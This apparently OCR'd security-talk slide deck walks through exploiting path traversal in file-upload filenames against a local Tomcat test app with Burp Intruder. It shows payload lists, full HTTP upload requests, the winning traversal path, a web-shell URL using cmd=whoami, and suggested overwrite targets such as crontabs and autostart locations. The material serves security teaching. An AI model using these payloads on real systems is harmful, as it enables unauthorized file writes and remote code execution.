
The Intruder attack



The first payload set (the file name) -> the list we have just generated

Do not URL-encode these characters

The Intruder attack



The second payload set (the file content holder) -> ascending natural numbers

Again, do not URL-encode these characters (even if they are not there ☺)

The Intruder attack – attack!

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items


Request	Payload1	Payload2	Status	Error	Timeout	Leng
0			200			463
1	/opt/tomcat7/webapps//test.png	0001	500			2483
2	./../../../../../../../..//opt/tomcat7/webapps//test.png	0002	500			2587
3	./..../..../..../..../..../..../..../..../..///opt/tomcat7/webapps//test....	0003	500			2651
4	..//.../.../.../.../.../.../.../.../..././//opt/tomcat7/webapps//test.png	0004	500			2623
5	/opt/tomcat7/webapps/html/test.png	0005	500			2503
6	./../../../../../../../..//opt/tomcat7/webapps/html/test.png	0006	500			2607
7	./..../..../..../..../..../..../..../..../..///opt/tomcat7/webapps/html/t...	0007	500			2671
8	..//.../.../.../.../.../.../.../.../..././//opt/tomcat7/webapps/html/test....	0008	500			2643
9	/opt/tomcat7/webapps/htdocs/test.png	0009	500			2511
10	./../../../../../../../..//opt/tomcat7/webapps/htdocs/test.png	0010	500			2615
11	./..../..../..../..../..../..../..../..../..///opt/tomcat7/webapps/htdoc...	0011	500			2679

Request | Response

Raw | Params | Headers | Hex

```
POST /uploadbare/upload HTTP/1.1
Host: localhost:8081
Content-Length: 35134
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://localhost:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; W0W64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.87 Safari/537.36
Content-Type: multipart/form-data; boundary=—WebKitFormBoundaryNulATRMH90sowNyL
Referer: http://localhost:8081/uploadbare/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSI0NID=11BEF7A438DE222C68BF35BE64A4B342
Connection: close

——WebKitFormBoundaryNulATRMH90sowNyL
Content-Disposition: form-data; name="file"; filename="./../../../../../../../..//opt/tomcat7/webapps/htdocs/test.png"
Content-Type: image/png

‰PNG
□
□□□IHDR□□□ú□□□Õ□□□□□  □ÝH□□□□tEXtSoftware□0010e ImageReadyqÉe<□□^tIDATxÚÄVÍo□E□ÿÍÚÆ6Nü™8□ø+  MÚ□□©□□□D$
□U""E „|9_¶×^ïÚÞ]¯í□f-□-QÓÄx¥Œô4óvÞ¾÷æ÷{ov  ¥□□9îû1r¸\ÿ®9□□ü>š□L □□app□'h?"'□¢'(Ž□=J
‚€µÕ•†ý«'Ntž€iô□üþm^È£ëüiÔ«NHi7æs□„[*æ¾;□MÓ□H?`ò-e□´F^□W¹□Lœù
```

Verifying the result




```
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"34899-1458145266000"
Last-Modified: Wed, 16 Mar 2016 16:21:06 GMT
Content-Type: image/png
Content-Length: 34899
Date: Wed, 16 Mar 2016 16:21:07 GMT
Connection: close

‰PNG
□
□□□IHDR□□□ú□□□Õ□□□□□□    □ÝH□□□□tEXtSoftware□0894e ImageReadyqÉe<□□^tIDATxÚÄVÍo□
,€µÕ•†ý«'Ntž€îô□üþm^È£ëùiÔ«NHi7æs□„{*æ¾;□MÓ□H?`ò-e□´F^□W¹□Lœù
ýán<Ë¤?ìAoÈ□‡□Åé“¿`d|
wf.~S*Ë□hUíwK□°s6x½ÝT(ª□{ç□„ƒ□ô□ÜL\èaëñc□¬o□ñî›£ðy]xûÜ□|==ùP'$²—on?    ø|Pù`0^Áñ›xÚí□G□*Z

žrÚ□É+à□□eEeÉðÖ$□gØSÔ□ZG...%ap=1□G¶£©¸ûó"□Wò¸óãŸÈ³à□+V‡^g□d-¡ □‹añ×÷ðò[3à□×6&©-□«□□
6ø"□ç.¡'Ôg□□±□É¤3p2^□□...px8„:□Ä¸□œ¬ê□š[Æß)□›,p*-□J™ÝÏ@□Åî½|“ý|□t]g□uzht□/¾~□□}]°ÛmP*5
Ø¢Ë□|¸¼ÕÔ□˜Ifw$Ÿì”,¼ÉYk,íÐßhê´™□L    'N»€´9□m´á□□án    $□□ûNN□™`oíÍšl'Oð³'□3»@iÖ□´□;é”□
ÍNÚ\è„!L2Ìóžóž÷¼Ïo¾i+6Œ^□dÊa5×I÷xZG8Ž#›æ%ìÃÆ□-ä□Ûàå¸s-□ÏåàøGÚ5—□±IE» Åd.²¬□¡éi˜¸~Èb□æBVd,y<¿
ê□öïÛ·úÈ□□#7•à(-ðž□Ûâ$£aÃ□□Çê□ÅIhtÚÐ³ÅÝJ¿ßÃË—¯àjt□ó¹<SU×s:ìD?IƒI?□—Ý□[-YµàÙ|□0,‡C}›^~óê½□z;
'¢B>)H©,.ýù□¢ÑX¬ª´SÔÛçæçÀ□r□³YHrN□Ì#„ÚÁÐ□¦□8¬□3~¿ò□sQIÅ.Å†ç^□bñ¨©*ñ6¯÷Ô¹3g¡:x"Ú□ÍsŠæxxd□
ë¨â£¼„y□□$
```

Identifying the golden payload

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload1	Payload2	Sta
885	/var/lib/tomcat7/webapps/sites/all/test.png	0885	500
886	./../../../../../../../../var/lib/tomcat7/webapps/sites/all/test.png	0886	500
887	./..../..../..../..../..../..../..../..../..../var/lib/tomcat7/webapps/sites/all/test.png	0887	500
888	../..../..../..../..../..../..../..../..../..../var/lib/tomcat7/webapps/sites/all/test.png	0888	500
889	/var/lib/tomcat7/webapps/www/build/test.png	0889	500
890	./../../../../../../../../var/lib/tomcat7/webapps/www/build/test.png	0890	500
891	./..../..../..../..../..../..../..../..../..../var/lib/tomcat7/webapps/www/build/test.png	0891	500
892	../..../..../..../..../..../..../..../..../..../var/lib/tomcat7/webapps/www/build/test.png	0892	500
893	/var/lib/tomcat7/webapps/uploadbare/test.png	0893	500
894	./../../../../../../../../var/lib/tomcat7/webapps/uploadbare/test.png	0894	200
895	./..../..../..../..../..../..../..../..../..../var/lib/tomcat7/webapps/uploadbare/test.png	0895	500

Request | Response

Raw | Params | Headers | Hex

```
POST /uploadbare/upload HTTP/1.1
Host: localhost:8081
Content-Length: 35142
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://localhost:8081
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; W0W64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.87 Safari/537.36
Content-Type: multipart/form-data; boundary=—WebKitFormBoundaryNulATRMH90sowNyL
Referer: http://localhost:8081/uploadbare/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSIONID=11BEF7A438DE222C68BF35BE64A4B342
Connection: close

——WebKitFormBoundaryNulATRMH90sowNyL
Content-Disposition: form-data; name="file"; filename="./../../../../../../../..//var/lib/tomcat7/webapps/uploadbare/test.png"
Content-Type: image/png

%‰PNG
□
□□□IHDR□□□□ú□□□□Õ□□□□□□    □ÝH□□□□tEXtSoftware□0894e ImageReadyqÉe<□□^tIDATxÚÄVÍo□E□ÿÍÚÆ6Nü™8□ø+    M
□U""E „|9_¶×^ïÚÞ]¯í□f-□-QÓÄx¥Œô4óvÞ¾¼÷æ÷{ov    ¥□□9iû1r¸\ÿ®9□□□ü>š□L □□app□'h?"'□¢'(Ž□=J
,€µÕ•†ý«'Ntž€iô□üþm^È£ëùiÔ«NHi7æs□„{*æ¾;□MÓ□H?`ò-e□´F^□W¹□Lœù
```

And the winner is….

./../../../../../../../..//var/lib/tomcat7/webapps/uploadbare/

The logical next step is to take this payload and try to upload a shell (and bypass other possible file upload restrictions – which is a whole different subject ☺)

An interesting diversion

A) the upload directory is located inside of the document root

the document root: /var/www/html/example.org/

the upload directory: /var/www/html/example.org/admin/docs/uploads/


<u>If we know the upload dir, **we do not even need the traversal**</u> (the payload is simply **shell.php**):

http://example.org/admin/docs/upload/shell.php?cmd=whoami

If the application is **NOT** vulnerable to path traversal, but the upload dir **is inside** of the document root (but we still do not know what the upload directory is):

- make sure we did all the content discovery (passive and active directory enumeration)
- check all discovered directories from the site map for existence of the uploaded file

An interesting diversion




```
http://localhost:8081/
http://localhost:8081/uploadbare
http://localhost:8081/uploadbare/
http://localhost:8081/uploadbare/css
http://localhost:8081/uploadbare/css
http://localhost:8081/uploadbare/css/
http://localhost:8081/uploadbare/files
http://localhost:8081/uploadbare/files/
http://localhost:8081/uploadbare/images
http://localhost:8081/uploadbare/images
http://localhost:8081/uploadbare/images/
http://localhost:8081/uploadbare/test.png
http://localhost:8081/uploadbare/upload
```

An interesting diversion

```perl
#!/usr/bin/perl
use strict;

my %dirs;

while(my $row=<STDIN>)
{
	chomp($row);
	$row=~s/[^\/]+$//;
	$row=~s/^http(s?):\/\/[^\/]+//;
	$dirs{$row}=1;
}

foreach my $dir(keys %dirs)
{
	print "$dir\n";
}
```

Extract a unique list of existing directories

```
root@kali# cat urls.txt | perl dirs_from_URLs.pl
/uploadbare/files/
/
/uploadbare/images/
/uploadbare/
/uploadbare/css/
root@kali#
```

An interesting diversion

Results | Target | Positions | Payloads | Options

Payload Positions

Configure the positions where payloads will be inserted into the base request. The atta
positions - see help for full details.

Attack type: Sniper

```
GET §a§test.png HTTP/1.1
Host: localhost:8081
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; W0W64) AppleWebKit/537.36 (KHTML, like Ge
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSIONID=11BEF7A438DE222C68BF35BE64A4B342
Connection: close
```

2 | 3 | ...

Target | Positions | Payloads | Options

Payload Sets

You can define one or more payload sets. The number of payload sets depends on the atta

Payload set: 1 — Payload count: 5

Payload type: Simple list — Request count: 5

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste | Load ... | Remove | Clear | Add

- /uploadbare/files/
- /
- /uploadbare/images/
- /uploadbare/
- /uploadbare/css/

Enter a new item

Add from list ...

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add | Edit | Remove | Up | Down

Enabled	Rule

Payload Encoding

This setting can be used to URL-encode selected characters within the final payload, for sat

URL-encode these characters: ./\=<>?+&*;:

An interesting diversion

Intruder attack 4

Attack Save Columns

Results | Target | Positions | Payloads | Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length
0		404			1178
1	/uploadbare/files/	404			1213
2	/	404			1178
3	/uploadbare/images/	404			1215
4	/uploadbare/	200			35148
5	/uploadbare/css/	404			1209

Request | Response

Raw | Params | Headers | Hex

```
GET //uploadbare/test.png HTTP/1.1
Host: localhost:8081
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2
Accept-Encoding: gzip, deflate, sdch
Accept-Language: en-US,en;q=0.8,pl;q=0.6,de;q=0.4,gl;q=0.2
Cookie: JSESSIONID=11BEF7A438DE222C68BF35BE64A4B342
Connection: close
```

Covered vulnerable scenarios summary

- Upload dir outside of the document root
  - Path traversal required
  - Document root full path required
- Upload dir inside of the document root, but unknown/not directly accessible
  - Path traversal required
  - Document root full path **NOT** required
- Upload dir inside of the document root and known/enumerable + directly accessible
  - Path traversal **NOT** required
  - Document root full path **NOT** required

Other things worth mentioning

- Sometimes the document root might not be writable, but one of its subdirectories might be – this would require to generate a way longer payloads list, using the directories from the site map
- The document root is not the only one target worth writing to:
    - System binary files
    - System scripts, user scripts
    - Crontabs
    - Autostart locations
  - Blind exploitation (no way to confirm the path traversal in the first place)
  - Targets are world-writable/server is running as root
- Using get_docroots.pl for other purposes (like reading files ☺)

Possible improvements

- More document root paths?
- Support for windows!
- Improved evasive techniques?
- More automation (a Burp plugin?)
- Removable file scenario detection
- Race condition scenario detection
- How common is the upload-path-traversal today?

Thanks for attention!